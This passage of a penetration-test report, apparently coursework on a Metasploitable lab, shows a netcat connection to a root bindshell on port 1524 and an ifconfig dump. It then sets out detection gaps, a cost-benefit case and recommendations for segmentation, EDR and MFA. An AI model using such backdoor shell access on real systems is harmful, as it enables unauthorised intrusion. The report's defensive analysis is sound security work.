


Figure 25

Figure 27

Network Configuration Exfiltration

Figure 28 (Network Config): The ifconfig command in Figure 28 provided the compromised host's internal IP (10.86.4.250).



```
root@kali:~# nc 10.86.4.250 1524
root@metasploitable:~# who
msfadmin tty1 Dec 3 12:27
root pty/0 Dec 3 12:27 (:0.0)
root@metasploitable:~# ifconfig
eth0: Link encap:Ethernet HWaddr 08:00:27:2e:aa:b3
      inet addr:10.86.4.250 Bcast:10.86.255.255 Mask:255.255.0.0
      inet6 addr: fe8b::a00:27ff:fe2e:aa:b3/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
      RX packets:16966 errors:0 dropped:0 overruns:0 frame:0
      TX packets:13550 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:2125133 (2.0 MB) TX bytes:1348185 (1.2 MB)
      Base address:0xd020 Memory:fb200000-fb220000

lo: Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:16436 Metric:1
      RX packets:219 errors:0 dropped:0 overruns:0 frame:0
      TX packets:219 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:81357 (79.4 KB) TX bytes:81357 (79.4 KB)

root@metasploitable:~#
```

Figure 28

Detection Gap Analysis

The successful breach highlights severe detection and prevention gaps:

Vulnerability Management Failure: The use of VSFTPD 2.3.4, which is vulnerable since years, shows a complete failure in patch and asset management.

Perimeter/Segment Firewall Failure: The exposure of high-risk legacy ports (1524, 23, 21) evidences a serious basic lack of firewalling and segmentation.

Lack of Monitoring (EDR/IDS): The unimpeded running of Nmap scans, transmitting credentials in the clear using Burp Suite, and spawning a raw Netcat root shell all took place without catching fire, which establishes that at least the tested organization doesn't have effective Endpoint Detection and Response (EDR) or Intrusion Detection System (IDS) controls.

Cost-Benefit Analysis (CBA): The Business Case for Defence

Quantifying the Risk (ALE)

In the pharmaceutical sector, the Single Loss Expectancy (SLE) for a breach involving R&D data is conservatively estimated at £9.8 million. This includes regulatory fines, lost R&D productivity, incident response, and reputational damage. Given the severe vulnerabilities found, the Annualized Rate of Occurrence (ARO) is estimated at 0.5 (once every two years).

$ALE_{(current)} = SLE * ARO = £9,800,000 * 0.5 = £4,900,000$ per year

Proposed Strategic Investments

The following investments directly mitigate the attack vectors identified:

Investment	Technical Rationale (Mitigates)	Estimated Year 1 Cost (TCO)
A. Network Segmentation	Prevents lateral movement from 10.86.4.250 to 10.86.9.40	£70,000
B. Phishing-Resistant MFA	Blocks access even if cleartext credentials (Figure 12) are stolen	£55,000
C. Endpoint Detection & Response (EDR)	Detects root shell spawning and Nmap scanning (Figure 18)	£98,000
Total Cost of Solution (TCO)		£223,000

Business Justification for Investment

Rather than viewing cybersecurity as an overhead expense, this proposal should be considered a Strategic Risk Mitigation plan. The justification is based on the following business logic:

- **Disproportionate Protection:** A targeted investment of £223,000 acts as a comprehensive safeguard against a potential £9.8 million catastrophe. In simple terms, every £1 spent on these specific controls protects roughly \$44 in potential losses. This represents an exceptional value-to-cost ratio for the organization.
- **Operational Resilience & Brand Equity:** Beyond direct financial loss, a breach of R&D data destroys market trust and devalues the company's intellectual property. This investment ensures that CPC remains a reliable partner in a global industry where data integrity is the primary competitive advantage.
- **Proactive vs. Reactive Spending:** Proactive spending on EDR and MFA is significantly more cost-effective than the "reactive" costs of legal battles, forensic investigations, and government-mandated audits that inevitably follow a successful breach.

Strategic Recommendations

Based on the technical findings and the robust CBA, the following recommendations are presented for immediate implementation:

- **Prioritized Vulnerability Patching:** Immediately decommission and/or patch all deprecated services, including VSFTPD (2.3.4) and ProFTPD (1.3.1), close off ports 1524,23,21.
- **Network Macro section:** The primary root cause of the breach was the lack of internal barriers. As shown in the CPC Secure Network Architecture (Figure X), the legacy R&D environment (10.86.4.x) must be placed in an isolated VLAN.

Implement a stateful firewall between the R&D segment and the Active Directory domain (10.86.9.x), allowing only verified traffic over specific ports (e.g., LDAPS).




Figure X

- **Zero Trust Implementation (Segmentation):** Segment their network and isolate this high-risk Linux application environment (10.86.4.250) off the critical Windows AD domain (10.86.9.40).
- **Deploy EDR and IDS:** Deploy endpoint detection and response across all servers to detect post-exploit behaviour, such as shell spawning on non-standard ports, along with the ability to perform network-level reconnaissance (e.g., Nmap activity).
- **Enforce Multi-Factor Authentication (MFA):** Step up user-bound multi-factor authentication (MFA) for both admin and portal access to reduce the risk of compromised credentials.
- **Mandate SSL/TLS:** Enforce HTTPS redirects for the web application on 10.86.7.140 to encrypt all authentication traffic. Require that the web application on 10.86.7.140 redirects you over HTTPS to force the use of encrypted traffic for authentications.

Conclusion

The "Operation IP Shield" engagement exposed systemic security deficiencies at CPC, demonstrating that a motivated adversary can quickly achieve root access and threaten the company's intellectual property. The successful unauthenticated breach via the misconfigured VSFTPD backdoor proves that relying on traditional perimeter defenses is insufficient. The return of investment demonstrated in the CBA provides the necessary financial imperative to address these critical gaps. Immediate implementation of network segmentation, EDR, and MFA is required to transition CPC from a vulnerable target to a resilient organization.

References

- [1] T. S. Dutta, "ResolverRAT Attacking Healthcare and Pharmaceutical Via Sophisticated Phishing Attacks," 2025.
- [2] https://health-isac.org/wp-content/uploads/Health-ISAC_2025-Annual-Threat-Report.pdf, "2025 Health Sector Cyber Threat Landscape," 2025.
- [3] R. Lakshmanan, "ResolverRAT Campaign Targets Healthcare, Pharma via Phishing and DLL Side-Loading," 2025.
- [4] <https://attack.mitre.org/>.
- [5] F. TAMPA BAY, "KnowBe4 Report Reveals Security Training Reduces Global Phishing Click Rates by 86%," 2025.
- [6] T. Hivemind, "ResolverRAT Targets Healthcare Sector," 2025.
- [7] M. High, "Why UK Healthcare & Pharma Firms Face Growing Cyber Risks," 2025.
- [8] S. Alder, "Healthcare Orgs Targeted with Malware Campaign Distributing Stealthy New RAT," 2025.
- [9] B. S. Team, "ResolverRAT: Sophisticated Phishing and DLL Side-Loading Campaign Targeting Healthcare and Pharma Sectors," 2025.
- [10] L. Constantin, "New ResolverRAT malware targets healthcare and pharma orgs worldwide," 2025.
- [11] A. Mascellino, "New Malware ResolverRAT Targets Healthcare and Pharma Sectors," 2025.

- [12] A. Mishra, "ResolverRAT Targets Healthcare and Pharmaceutical Sectors Through Sophisticated Phishing Attacks," 2025.
- [13] G. Baran, "New Stealthy ResolverRAT With Advanced in-memory Execution Techniques," 2025.
- [14] HealthIT, "The Zero Trust Blueprint for Healthcare IT 2025," 2025.
- [15] TLP:CLEAR, "Best Practices for MITRE ATT&CK® Mapping," 2023.
- [16] <https://ctid.mitre.org/projects/mappings-explorer>, "Mappings Explorer," [Online].
- [17] Oliva, "Why Healthcare Is a Prime Target for Ransomware".
- [18] N. England, "Personal data breaches and related incidents".
- [19] <https://attack.mitre.org/techniques/T1190/>, "Exploit Public-Facing Application".
- [20] <https://docs.rapid7.com/metasploit/>, "Quick Start Guide".
- [21] L. M. C. I. Response, "The Cyber Kill Chain® A LOCKHEED MARTIN OVERVIEW".
- [22] <https://nvd.nist.gov/vuln/detail/CVE-2015-3306>, "CVE-2015-3306 Detail".
- [23] <https://attack.mitre.org/techniques/T1190/>, "Exploit Public-Facing Application".